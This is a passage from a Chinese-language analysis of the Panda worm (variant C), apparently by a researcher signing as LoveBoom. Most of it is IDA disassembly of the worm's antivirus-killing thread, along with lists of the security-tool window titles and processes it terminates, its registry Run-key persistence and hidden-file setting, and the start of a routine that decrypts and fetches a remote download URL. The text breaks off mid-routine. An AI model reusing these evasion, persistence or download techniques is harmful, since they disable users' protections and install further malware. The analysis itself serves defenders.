CODE:00406597              test      eax, eax
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00406599              jz      short loc_4065A7
CODE:0040659B              push    0                       ; lParam
CODE:0040659D              push    0                       ; wParam
CODE:0040659F              push    12h                     ; Msg
CODE:004065A1              push    ebx                     ; hWnd
CODE:004065A2              call    PostMessageA
CODE:004065A7
CODE:004065A7 loc_4065A7:                                  ; CODE XREF:
Thread_Kill_av+2D1j  j
CODE:004065A7              lea     eax, [ebp+var_A4]
CODE:004065AD              mov     edx, esi
CODE:004065AF              mov     ecx, 65h
CODE:004065B4              call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004065B9              mov     edx, [ebp+var_A4]
CODE:004065BF              mov     eax, offset aRX         ; "木馬清道夫"
CODE:004065C4              call    @System@@LStrPos$qqrv
CODE:004065C9              test    eax, eax
CODE:004065CB              jz      short loc_4065D9
CODE:004065CD              push    0                       ; lParam
CODE:004065CF              push    0                       ; wParam
CODE:004065D1              push    12h                     ; Msg
CODE:004065D3              push    ebx                     ; hWnd
CODE:004065D4              call    PostMessageA
CODE:004065D9
CODE:004065D9 loc_4065D9:                                  ; CODE XREF:
Thread_Kill_av+303j  j
CODE:004065D9              lea     eax, [ebp+var_A8]
CODE:004065DF              mov     edx, esi
CODE:004065E1              mov     ecx, 65h
CODE:004065E6              call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004065EB              mov     edx, [ebp+var_A8]
CODE:004065F1              mov     eax, offset aQqB        ; "QQ 病毒"
CODE:004065F6              call    @System@@LStrPos$qqrv
CODE:004065FB              test    eax, eax
CODE:004065FD              jz      short loc_40660B
CODE:004065FF              push    0                       ; lParam
CODE:00406601              push    0                       ; wParam
CODE:00406603              push    12h                     ; Msg
CODE:00406605              push    ebx                     ; hWnd
CODE:00406606              call    PostMessageA
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040660B
CODE:0040660B loc_40660B:                               ; CODE XREF:
Thread_Kill_av+335j  j
CODE:0040660B           lea     eax, [ebp+var_AC]
CODE:00406611           mov     edx, esi
CODE:00406613           mov     ecx, 65h
CODE:00406618           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040661D           mov     edx, [ebp+var_AC]
CODE:00406623           mov     eax, offset aVSARN      ; "注册表编辑器"
CODE:00406628           call    @System@@LStrPos$qqrv
CODE:0040662D           test    eax, eax
CODE:0040662F           jz      short loc_40663D
CODE:00406631           push    0                       ; lParam
CODE:00406633           push    0                       ; wParam
CODE:00406635           push    12h                     ; Msg
CODE:00406637           push    ebx                     ; hWnd
CODE:00406638           call    PostMessageA
CODE:0040663D
CODE:0040663D loc_40663D:                               ; CODE XREF:
Thread_Kill_av+367j  j
CODE:0040663D           lea     eax, [ebp+var_B0]
CODE:00406643           mov     edx, esi
CODE:00406645           mov     ecx, 65h
CODE:0040664A           call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040664F           mov     edx, [ebp+var_B0]
CODE:00406655           mov     eax, offset aF_2        ; "系统配置实用程序"
CODE:0040665A           call    @System@@LStrPos$qqrv
CODE:0040665F           test    eax, eax
CODE:00406661           jz      short loc_40666F
CODE:00406663           push    0                       ; lParam
CODE:00406665           push    0                       ; wParam
CODE:00406667           push    12h                     ; Msg
CODE:00406669           push    ebx                     ; hWnd
CODE:0040666A           call    PostMessageA
CODE:0040666F
CODE:0040666F loc_40666F:                               ; CODE XREF:
Thread_Kill_av+399j  j
CODE:0040666F           lea     eax, [ebp+var_B4]
CODE:00406675           mov     edx, esi
CODE:00406677           mov     ecx, 65h
CODE:0040667C           call
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406681           mov     edx, [ebp+var_B4]
CODE:00406687           mov     eax, offset aIB         ; "卡巴斯基反病毒"
CODE:0040668C           call    @System@@LStrPos$qqrv
CODE:00406691           test    eax, eax
CODE:00406693           jz      short loc_4066A1
CODE:00406695           push    0                       ; lParam
CODE:00406697           push    0                       ; wParam
CODE:00406699           push    12h                     ; Msg
CODE:0040669B           push    ebx                     ; hWnd
CODE:0040669C           call    PostMessageA
CODE:004066A1
CODE:004066A1 loc_4066A1:                               ; CODE XREF:
Thread_Kill_av+3CBj  j
CODE:004066A1           lea     eax, [ebp+var_B8]
CODE:004066A7           mov     edx, esi
CODE:004066A9           mov     ecx, 65h
CODE:004066AE           call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004066B3           mov     edx, [ebp+var_B8]
CODE:004066B9           mov     eax, offset aSymantecAntivi ; "Symantec AntiVirus"
CODE:004066BE           call    @System@@LStrPos$qqrv
CODE:004066C3           test    eax, eax
CODE:004066C5           jz      short loc_4066D3
CODE:004066C7           push    0                       ; lParam
CODE:004066C9           push    0                       ; wParam
CODE:004066CB           push    12h                     ; Msg
CODE:004066CD           push    ebx                     ; hWnd
CODE:004066CE           call    PostMessageA
CODE:004066D3
CODE:004066D3 loc_4066D3:                               ; CODE XREF:
Thread_Kill_av+3FDj  j
CODE:004066D3           lea     eax, [ebp+var_BC]
CODE:004066D9           mov     edx, esi
CODE:004066DB           mov     ecx, 65h
CODE:004066E0           call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004066E5           mov     edx, [ebp+var_BC]
CODE:004066EB           mov     eax, offset aDuba       ; "Duba"
CODE:004066F0           call    @System@@LStrPos$qqrv
CODE:004066F5           test    eax, eax
CODE:004066F7           jz      short loc_406705
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004066F9           push    0                       ; lParam
CODE:004066FB           push    0                       ; wParam
CODE:004066FD           push    12h                     ; Msg
CODE:004066FF           push    ebx                     ; hWnd
CODE:00406700           call    PostMessageA
CODE:00406705
CODE:00406705 loc_406705:                               ; CODE XREF:
Thread_Kill_av+42Fj  j
CODE:00406705           lea     eax, [ebp+var_C0]
CODE:0040670B           mov     edx, esi
CODE:0040670D           mov     ecx, 65h
CODE:00406712           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406717           mov     edx, [ebp+var_C0]
CODE:0040671D           mov     eax, offset aWindowsA   ; "Windows  任务管理器"
CODE:00406722           call    @System@@LStrPos$qqrv
CODE:00406727           test    eax, eax
CODE:00406729           jz      short loc_406737
CODE:0040672B           push    0                       ; lParam
CODE:0040672D           push    0                       ; wParam
CODE:0040672F           push    12h                     ; Msg
CODE:00406731           push    ebx                     ; hWnd
CODE:00406732           call    PostMessageA
CODE:00406737
CODE:00406737 loc_406737:                               ; CODE XREF:
Thread_Kill_av+461j  j
CODE:00406737           lea     eax, [ebp+var_C4]
CODE:0040673D           mov     edx, esi
CODE:0040673F           mov     ecx, 65h
CODE:00406744           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406749           mov     edx, [ebp+var_C4]
CODE:0040674F           mov     eax, offset aQqB        ; "QQ 病毒"
CODE:00406754           call    @System@@LStrPos$qqrv
CODE:00406759           test    eax, eax
CODE:0040675B           jz      short loc_406769
CODE:0040675D           push    0                       ; lParam
CODE:0040675F           push    0                       ; wParam
CODE:00406761           push    12h                     ; Msg
CODE:00406763           push    ebx                     ; hWnd
CODE:00406764           call    PostMessageA
CODE:00406769
CODE:00406769 loc_406769:                               ; CODE XREF:
Thread_Kill_av+493j  j
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00406769           lea     eax, [ebp+var_C8]
CODE:0040676F           mov     edx, esi
CODE:00406771           mov     ecx, 65h
CODE:00406776           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040677B           mov     edx, [ebp+var_C8]
CODE:00406781           mov     eax, offset aEsteemProcs ; "esteem procs"
CODE:00406786           call    @System@@LStrPos$qqrv
CODE:0040678B           test    eax, eax
CODE:0040678D           jz      short loc_40679B
CODE:0040678F           push    0                       ; lParam
CODE:00406791           push    0                       ; wParam
CODE:00406793           push    12h                     ; Msg
CODE:00406795           push    ebx                     ; hWnd
CODE:00406796           call    PostMessageA
CODE:0040679B
CODE:0040679B loc_40679B:                               ; CODE XREF:
Thread_Kill_av+4C5j  j
CODE:0040679B           lea     eax, [ebp+var_CC]
CODE:004067A1           mov     edx, esi
CODE:004067A3           mov     ecx, 65h
CODE:004067A8           call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004067AD           mov     edx, [ebp+var_CC]
CODE:004067B3           mov     eax, offset aEpc        ; "绿鹰 PC"
CODE:004067B8           call    @System@@LStrPos$qqrv
CODE:004067BD           test    eax, eax
CODE:004067BF           jz      short loc_4067CD
CODE:004067C1           push    0                       ; lParam
CODE:004067C3           push    0                       ; wParam
CODE:004067C5           push    12h                     ; Msg
CODE:004067C7           push    ebx                     ; hWnd
CODE:004067C8           call    PostMessageA
CODE:004067CD
CODE:004067CD loc_4067CD:                               ; CODE XREF:
Thread_Kill_av+4F7j  j
CODE:004067CD           lea     eax, [ebp+var_D0]
CODE:004067D3           mov     edx, esi
CODE:004067D5           mov     ecx, 65h
CODE:004067DA           call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004067DF           mov     edx, [ebp+var_D0]
CODE:004067E5           mov     eax, offset aI          ; "密码防盗"
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004067EA            call    @System@@LStrPos$qqrv
CODE:004067EF            test    eax, eax
CODE:004067F1            jz      short loc_4067FF
CODE:004067F3            push    0                       ; lParam
CODE:004067F5            push    0                       ; wParam
CODE:004067F7            push    12h                     ; Msg
CODE:004067F9            push    ebx                     ; hWnd
CODE:004067FA            call    PostMessageA
CODE:004067FF
CODE:004067FF loc_4067FF:                                ; CODE XREF:
Thread_Kill_av+529j  j
CODE:004067FF            lea     eax, [ebp+var_D4]
CODE:00406805            mov     edx, esi
CODE:00406807            mov     ecx, 65h
CODE:0040680C            call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406811            mov     edx, [ebp+var_D4]
CODE:00406817            mov     eax, offset asc_406DEC  ; "噬菌体"
CODE:0040681C            call    @System@@LStrPos$qqrv
CODE:00406821            test    eax, eax
CODE:00406823            jz      short loc_406831
CODE:00406825            push    0                       ; lParam
CODE:00406827            push    0                       ; wParam
CODE:00406829            push    12h                     ; Msg
CODE:0040682B            push    ebx                     ; hWnd
CODE:0040682C            call    PostMessageA
CODE:00406831
CODE:00406831 loc_406831:                                ; CODE XREF:
Thread_Kill_av+55Bj  j
CODE:00406831            lea     eax, [ebp+var_D8]
CODE:00406837            mov     edx, esi
CODE:00406839            mov     ecx, 65h
CODE:0040683E            call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406843            mov     edx, [ebp+var_D8]
CODE:00406849            mov     eax, offset aAIS        ; "木马辅助查找器"
CODE:0040684E            call    @System@@LStrPos$qqrv
CODE:00406853            test    eax, eax
CODE:00406855            jz      short loc_406863
CODE:00406857            push    0                       ; lParam
CODE:00406859            push    0                       ; wParam
CODE:0040685B            push    12h                     ; Msg
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040685D              push    ebx                             ; hWnd
CODE:0040685E              call    PostMessageA
CODE:00406863
CODE:00406863 loc_406863:                                          ; CODE XREF:
Thread_Kill_av+58Dj  j
CODE:00406863              lea     eax, [ebp+var_DC]
CODE:00406869              mov     edx, esi
CODE:0040686B              mov     ecx, 65h
CODE:00406870              call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406875              mov     edx, [ebp+var_DC]
CODE:0040687B              mov     eax, offset aSystemSafetyMo ; "System Safety Monitor"
CODE:00406880              call    @System@@LStrPos$qqrv
CODE:00406885              test    eax, eax
CODE:00406887              jz      short loc_406895
CODE:00406889              push    0                               ; lParam
CODE:0040688B              push    0                               ; wParam
CODE:0040688D              push    12h                             ; Msg
CODE:0040688F              push    ebx                             ; hWnd
CODE:00406890              call    PostMessageA
CODE:00406895
CODE:00406895 loc_406895:                                          ; CODE XREF:
Thread_Kill_av+5BFj  j
CODE:00406895              lea     eax, [ebp+var_E0]
CODE:0040689B              mov     edx, esi
CODE:0040689D              mov     ecx, 65h
CODE:004068A2              call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004068A7              mov     edx, [ebp+var_E0]
CODE:004068AD              mov     eax, offset aWrappedGiftKil ; "Wrapped gift Killer"
CODE:004068B2              call    @System@@LStrPos$qqrv
CODE:004068B7              test    eax, eax
CODE:004068B9              jz      short loc_4068C7
CODE:004068BB              push    0                               ; lParam
CODE:004068BD              push    0                               ; wParam
CODE:004068BF              push    12h                             ; Msg
CODE:004068C1              push    ebx                             ; hWnd
CODE:004068C2              call    PostMessageA
CODE:004068C7
CODE:004068C7 loc_4068C7:                                          ; CODE XREF:
Thread_Kill_av+5F1j  j
CODE:004068C7              lea     eax, [ebp+var_E4]
CODE:004068CD              mov     edx, esi
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004068CF            mov     ecx, 65h
CODE:004068D4            call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004068D9            mov     edx, [ebp+var_E4]
CODE:004068DF            mov     eax, offset aWinsockExpert ; "Winsock Expert"
CODE:004068E4            call    @System@@LStrPos$qqrv
CODE:004068E9            test    eax, eax
CODE:004068EB            jz      short loc_4068F9
CODE:004068ED            push    0                       ; lParam
CODE:004068EF            push    0                       ; wParam
CODE:004068F1            push    12h                     ; Msg
CODE:004068F3            push    ebx                     ; hWnd
CODE:004068F4            call    PostMessageA
CODE:004068F9
CODE:004068F9 loc_4068F9:                                ; CODE XREF:
Thread_Kill_av+623j  j
CODE:004068F9            lea     eax, [ebp+var_E8]
CODE:004068FF            mov     edx, esi
CODE:00406901            mov     ecx, 65h
CODE:00406906            call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040690B            mov     edx, [ebp+var_E8]
CODE:00406911            mov     eax, offset aATJ        ; "游戏木马检测大师"
CODE:00406916            call    @System@@LStrPos$qqrv
CODE:0040691B            test    eax, eax
CODE:0040691D            jz      short loc_40692B
CODE:0040691F            push    0                       ; lParam
CODE:00406921            push    0                       ; wParam
CODE:00406923            push    12h                     ; Msg
CODE:00406925            push    ebx                     ; hWnd
CODE:00406926            call    PostMessageA
CODE:0040692B
CODE:0040692B loc_40692B:                                ; CODE XREF:
Thread_Kill_av+655j  j
CODE:0040692B            lea     eax, [ebp+var_EC]
CODE:00406931            mov     edx, esi
CODE:00406933            mov     ecx, 65h
CODE:00406938            call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040693D            mov     edx, [ebp+var_EC]
CODE:00406943            mov     eax, offset aMP         ; "超级巡警"
CODE:00406948            call    @System@@LStrPos$qqrv
CODE:0040694D            test    eax, eax
CODE:0040694F            jz      short loc_40695D
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00406951            push    0                       ; lParam
CODE:00406953            push    0                       ; wParam
CODE:00406955            push    12h                     ; Msg
CODE:00406957            push    ebx                     ; hWnd
CODE:00406958            call    PostMessageA
CODE:0040695D
CODE:0040695D loc_40695D:                                ; CODE XREF:
Thread_Kill_av+687j  j
CODE:0040695D            test    ebx, ebx
CODE:0040695F            jnz     loc_4062F9
CODE:00406965            call    GetDesktopWindow
CODE:0040696A            mov     edi, eax
CODE:0040696C
CODE:0040696C loc_40696C:                                ; CODE XREF:
Thread_Kill_av+7C5j  j
CODE:0040696C            push    0                       ; LPCSTR
CODE:0040696E            push    0                       ; LPCSTR
CODE:00406970            push    ebx                     ; HWND
CODE:00406971            push    edi                     ; HWND
CODE:00406972            call    FindWindowExA
CODE:00406977            mov     ebx, eax
CODE:00406979            push    0                       ; LPCSTR
CODE:0040697B            push    offset aMsctls_statusb  ; "msctls_statusbar32"
CODE:00406980            push    0                       ; HWND
CODE:00406982            push    ebx                     ; HWND
CODE:00406983            call    FindWindowExA
CODE:00406988            push    0                       ; LPCSTR
CODE:0040698A            push    0                       ; LPCSTR
CODE:0040698C            push    0                       ; HWND
CODE:0040698E            push    eax                     ; HWND
CODE:0040698F            call    FindWindowExA
CODE:00406994            push    65h                     ; nMaxCount
CODE:00406996            push    esi                     ; lpString
CODE:00406997            push    eax                     ; hWnd
CODE:00406998            call    GetWindowTextA
CODE:0040699D            lea     eax, [ebp+var_F0]
CODE:004069A3            mov     edx, esi
CODE:004069A5            mov     ecx, 65h
CODE:004069AA            call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004069AF            mov     edx, [ebp+var_F0]
CODE:004069B5            mov     eax, offset aPjfUstc    ; "pjf(ustc)"
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004069BA    call    @System@@LStrPos$qqrv
CODE:004069BF    test    eax, eax
CODE:004069C1    jz      loc_406A8B
CODE:004069C7    push    0                       ; lParam
CODE:004069C9    push    0                       ; wParam
CODE:004069CB    push    12h                     ; Msg
CODE:004069CD    push    ebx                     ; hWnd
CODE:004069CE    call    PostMessageA
CODE:004069D3    push    0                       ; dwExtraInfo
CODE:004069D5    push    0                       ; dwFlags
CODE:004069D7    push    0                       ; uMapType
CODE:004069D9    push    11h                     ; uCode
CODE:004069DB    call    MapVirtualKeyA
CODE:004069E0    push    eax                     ; bScan
CODE:004069E1    push    11h                     ; bVk
CODE:004069E3    call    keybd_event
CODE:004069E8    push    0                       ; dwExtraInfo
CODE:004069EA    push    0                       ; dwFlags
CODE:004069EC    push    0                       ; uMapType
CODE:004069EE    push    12h                     ; uCode
CODE:004069F0    call    MapVirtualKeyA
CODE:004069F5    push    eax                     ; bScan
CODE:004069F6    push    12h                     ; bVk
CODE:004069F8    call    keybd_event
CODE:004069FD    push    0                       ; dwExtraInfo
CODE:004069FF    push    0                       ; dwFlags
CODE:00406A01    push    0                       ; uMapType
CODE:00406A03    push    44h                     ; uCode
CODE:00406A05    call    MapVirtualKeyA
CODE:00406A0A    push    eax                     ; bScan
CODE:00406A0B    push    44h                     ; bVk
CODE:00406A0D    call    keybd_event
CODE:00406A12    push    0                       ; dwExtraInfo
CODE:00406A14    push    2                       ; dwFlags
CODE:00406A16    push    0                       ; uMapType
CODE:00406A18    push    44h                     ; uCode
CODE:00406A1A    call    MapVirtualKeyA
CODE:00406A1F    push    eax                     ; bScan
CODE:00406A20    push    44h                     ; bVk
CODE:00406A22    call    keybd_event
CODE:00406A27    push    0                       ; dwExtraInfo
CODE:00406A29    push    2                       ; dwFlags
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00406A2B          push    0                       ; uMapType
CODE:00406A2D          push    11h                     ; uCode
CODE:00406A2F          call    MapVirtualKeyA
CODE:00406A34          push    eax                     ; bScan
CODE:00406A35          push    11h                     ; bVk
CODE:00406A37          call    keybd_event
CODE:00406A3C          push    0                       ; dwExtraInfo
CODE:00406A3E          push    2                       ; dwFlags
CODE:00406A40          push    0                       ; uMapType
CODE:00406A42          push    12h                     ; uCode
CODE:00406A44          call    MapVirtualKeyA
CODE:00406A49          push    eax                     ; bScan
CODE:00406A4A          push    12h                     ; bVk
CODE:00406A4C          call    keybd_event
CODE:00406A51          push    offset WindowName       ; "IceSword"
CODE:00406A56          push    0                       ; lpClassName
CODE:00406A58          call    FindWindowA
CODE:00406A5D          test    eax, eax
CODE:00406A5F          jz      short loc_406A8B
CODE:00406A61          push    0                       ; dwExtraInfo
CODE:00406A63          push    0                       ; dwFlags
CODE:00406A65          push    0                       ; uMapType
CODE:00406A67          push    0Dh                     ; uCode
CODE:00406A69          call    MapVirtualKeyA
CODE:00406A6E          push    eax                     ; bScan
CODE:00406A6F          push    0Dh                     ; bVk
CODE:00406A71          call    keybd_event
CODE:00406A76          push    0                       ; dwExtraInfo
CODE:00406A78          push    2                       ; dwFlags
CODE:00406A7A          push    0                       ; uMapType
CODE:00406A7C          push    0Dh                     ; uCode
CODE:00406A7E          call    MapVirtualKeyA
CODE:00406A83          push    eax                     ; bScan
CODE:00406A84          push    0Dh                     ; bVk
CODE:00406A86          call    keybd_event
CODE:00406A8B
CODE:00406A8B loc_406A8B:                              ; CODE XREF:
Thread_Kill_av+6F9j  j
CODE:00406A8B                                          ; Thread_Kill_av+797j  j
CODE:00406A8B          test    ebx, ebx
CODE:00406A8D          jnz     loc_40696C
CODE:00406A93          mov     eax, offset aMcshield_exe ; "Mcshield.exe"
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00406A98          call    Kill_Process
CODE:00406A9D          mov     eax, offset aVstskmgr_exe ; "VsTskMgr.exe"
CODE:00406AA2          call    Kill_Process
CODE:00406AA7          mov     eax, offset aNaprdmgr_exe ; "naPrdMgr.exe"
CODE:00406AAC          call    Kill_Process
CODE:00406AB1          mov     eax, offset aUpdaterui_exe ; "UpdaterUI.exe"
CODE:00406AB6          call    Kill_Process
CODE:00406ABB          mov     eax, offset aTbmon_exe    ; "TBMon.exe"
CODE:00406AC0          call    Kill_Process
CODE:00406AC5          mov     eax, offset aScan32_exe ; "scan32.exe"
CODE:00406ACA          call    Kill_Process
CODE:00406ACF          mov     eax, offset aRavmond_exe ; "Ravmond.exe"
CODE:00406AD4          call    Kill_Process
CODE:00406AD9          mov     eax, offset aCcenter_exe ; "CCenter.exe"
CODE:00406ADE          call    Kill_Process
CODE:00406AE3          mov     eax, offset aRavtask_exe ; "RavTask.exe"
CODE:00406AE8          call    Kill_Process
CODE:00406AED          mov     eax, offset aRav_exe      ; "Rav.exe"
CODE:00406AF2          call    Kill_Process
CODE:00406AF7          mov     eax, offset aRavmon_exe ; "Ravmon.exe"
CODE:00406AFC          call    Kill_Process
CODE:00406B01          mov     eax, offset aRavmond_exe_0 ; "RavmonD.exe"
CODE:00406B06          call    Kill_Process
CODE:00406B0B          mov     eax, offset aRavstub_exe ; "RavStub.exe"
CODE:00406B10          call    Kill_Process
CODE:00406B15          mov     eax, offset aKvxp_kxp     ; "KVXP.kxp"
CODE:00406B1A          call    Kill_Process
CODE:00406B1F          mov     eax, offset aKvmonxp_kxp ; "KvMonXP.kxp"
CODE:00406B24          call    Kill_Process
CODE:00406B29          mov     eax, offset aKvcenter_kxp ; "KVCenter.kxp"
CODE:00406B2E          call    Kill_Process
CODE:00406B33          mov     eax, offset aKvsrvxp_exe ; "KVSrvXP.exe"
CODE:00406B38          call    Kill_Process
CODE:00406B3D          mov     eax, offset aKregex_exe ; "KRegEx.exe"
CODE:00406B42          call    Kill_Process
CODE:00406B47          mov     eax, offset aUihost_exe ; "UIHost.exe"
CODE:00406B4C          call    Kill_Process
CODE:00406B51          mov     eax, offset aTrojdie_kxp ; "TrojDie.kxp"
CODE:00406B56          call    Kill_Process
CODE:00406B5B          mov     eax, offset aFrogagent_exe ; "FrogAgent.exe"
CODE:00406B60          call    Kill_Process
CODE:00406B65          mov     eax, offset aKvxp_kxp     ; "KVXP.kxp"
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00406B6A                call    Kill_Process
CODE:00406B6F                mov     eax, offset aKvmonxp_kxp ; "KvMonXP.kxp"
CODE:00406B74                call    Kill_Process
CODE:00406B79                mov     eax, offset aKvcenter_kxp ; "KVCenter.kxp"
CODE:00406B7E                call    Kill_Process
CODE:00406B83                mov     eax, offset aKvsrvxp_exe ; "KVSrvXP.exe"
CODE:00406B88                call    Kill_Process
CODE:00406B8D                mov     eax, offset aKregex_exe ; "KRegEx.exe"
CODE:00406B92                call    Kill_Process
CODE:00406B97                mov     eax, offset aUihost_exe ; "UIHost.exe"
CODE:00406B9C                call    Kill_Process
CODE:00406BA1                mov     eax, offset aTrojdie_kxp ; "TrojDie.kxp"
CODE:00406BA6                call    Kill_Process
CODE:00406BAB                mov     eax, offset aFrogagent_exe ; "FrogAgent.exe"
CODE:00406BB0                call    Kill_Process
CODE:00406BB5                mov     eax, offset aLogo1__exe ; "Logo1_.exe"
CODE:00406BBA                call    Kill_Process
CODE:00406BBF                mov     eax, offset aLogo_1_exe ; "Logo_1.exe"
CODE:00406BC4                call    Kill_Process
CODE:00406BC9                mov     eax, offset aRundl132_exe ; "Rundl132.exe"
CODE:00406BCE                call    Kill_Process
CODE:00406BD3                xor     eax, eax
CODE:00406BD5                pop     edx
CODE:00406BD6                pop     ecx
CODE:00406BD7                pop     ecx
CODE:00406BD8                mov     fs:[eax], edx
CODE:00406BDB                push    offset loc_406BF8
CODE:00406BE0
CODE:00406BE0 loc_406BE0:                                    ; CODE XREF:
CODE:00406BF6j  j
CODE:00406BE0                lea     eax, [ebp+var_F0]
CODE:00406BE6                mov     edx, 22h
CODE:00406BEB                call    @System@@LStrArrayClr$qqrpvi
CODE:00406BF0                retn
CODE:00406BF0 Thread_Kill_av endp ; sp = -1Ch
CODE:00406BF0
```

这部分主要是病毒写入注册表自启动项使病毒开机后会自动运行,写入项如下:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

"svcshare" = "%Sysdir%\drivers\spoclsv.exe

然后病毒修改以下注册表项使用户无法显示隐藏文件:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced Folder\Hidden\SHOWALL\CheckedValue

Author:LoveBoom

EMail:Loveboom@163.com

URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

。

病毒还做了以下清除反病毒软件操作:

终止窗体名包含以下字符串的相应进程:

QQKav
QQAV
天网
防火墙
进程
VirusScan
网镖
杀毒
毒霸
瑞星
江民
黄山 IE
超级兔子
优化大师
木马克星
木马清道夫
木馬清道夫
QQ 病毒
注册表编辑器
系统配置实用程序
卡巴斯基反病毒
Symantec AntiVirus
iDuba
NOD32
超级巡警
esteem procs
绿鹰 PC
密码防盗
噬菌体
木马辅助查找器
Wrapped gift Killer
Winsock Expert
游戏木马检测大师
IceSword

病毒通过枚举系统进程列表，终止以下相关进程:

Mcshield.exe
VsTskMgr.exe
naPrdMgr.exe
UpdaterUI.exe

Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

TBMon.exe
scan32.exe
Ravmond.exe
CCenter.exe
Rav.exe
Ravmon.exe
RavStub.exe
KVXP.kxp
KvMonXP.kxp
KVCenter.kxp
KVSrvXP.exe
KRegEx.exe
UIHost.exe
TrojDie.kxp
FrogAgent.exe
Logo1_.exe
Logo_1.exe
Rundl123.exe

接下来，看看病毒下载其它病毒部分:

```
CODE:0040C478 ; DWORD __stdcall Download(LPVOID)
CODE:0040C478 Download proc near                      ; DATA XREF:
ThreadDownLoad+6o o
CODE:0040C478
CODE:0040C478 var_3C    = dword ptr -3Ch
CODE:0040C478 var_38    = dword ptr -38h
CODE:0040C478 var_34    = dword ptr -34h
CODE:0040C478 var_30    = dword ptr -30h
CODE:0040C478 var_2C    = dword ptr -2Ch
CODE:0040C478 var_28    = dword ptr -28h
CODE:0040C478 var_24    = dword ptr -24h
CODE:0040C478 var_20    = dword ptr -20h
CODE:0040C478 var_1C    = dword ptr -1Ch
CODE:0040C478 var_18    = dword ptr -18h
CODE:0040C478 var_14    = dword ptr -14h
CODE:0040C478 var_10    = dword ptr -10h
CODE:0040C478 var_C     = dword ptr -0Ch
CODE:0040C478 var_8     = dword ptr -8
CODE:0040C478 var_4     = dword ptr -4
CODE:0040C478
CODE:0040C478             push    ebp
CODE:0040C479             mov     ebp, esp
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040C47B                mov         ecx, 7
CODE:0040C480
CODE:0040C480 loc_40C480:                                   ; CODE XREF: Download+Dj  j
CODE:0040C480                push        0
CODE:0040C482                push        0
CODE:0040C484                dec         ecx
CODE:0040C485                jnz         short loc_40C480
CODE:0040C487                push        ecx
CODE:0040C488                push        ebx
CODE:0040C489                push        esi
CODE:0040C48A                push        edi
CODE:0040C48B                xor         eax, eax
CODE:0040C48D                push        ebp
CODE:0040C48E                push        offset j_@System@@HandleFinally$qqrv_34
CODE:0040C493                push        dword ptr fs:[eax]
CODE:0040C496                mov         fs:[eax], esp
CODE:0040C499                xor         eax, eax
CODE:0040C49B                push        ebp
CODE:0040C49C                push        offset loc_40C688
CODE:0040C4A1                push        dword ptr fs:[eax]
CODE:0040C4A4                mov         fs:[eax], esp
CODE:0040C4A7                lea         edx, [ebp+var_C]
CODE:0040C4AA                mov         eax, offset aUup2__w        ; "`uup2..w"
CODE:0040C4AF                call        Decrypt_01                  ;
http://www.ctv163.com/wuhan/down.txt
CODE:0040C4B4                mov         eax, [ebp+var_C]
CODE:0040C4B7                call        @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C4BC                lea         edx, [ebp+var_8]
CODE:0040C4BF                call        OpenUrl                     ; 打开上面的网页
CODE:0040C4C4                mov         eax, [ebp+var_8]
CODE:0040C4C7                mov         edx, offset aQq             ; "QQ"
CODE:0040C4CC                call        @System@@LStrCmp$qqrv
CODE:0040C4D1                jnz         short loc_40C4E0
CODE:0040C4D3                xor         eax, eax
CODE:0040C4D5                pop         edx
CODE:0040C4D6                pop         ecx
CODE:0040C4D7                pop         ecx
CODE:0040C4D8                mov         fs:[eax], edx
CODE:0040C4DB                jmp         loc_40C692
CODE:0040C4E0 ; ---------------------------------------------------------------------------
CODE:0040C4E0
CODE:0040C4E0 loc_40C4E0:                                   ; CODE XREF:
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
Download+59j  j
CODE:0040C4E0                                           ; Download+1F8j  j
CODE:0040C4E0                mov       edx, [ebp+var_8]
CODE:0040C4E3                mov       eax, offset asc_40C700    ; "\r\n"
CODE:0040C4E8                call      @System@@LStrPos$qqrv
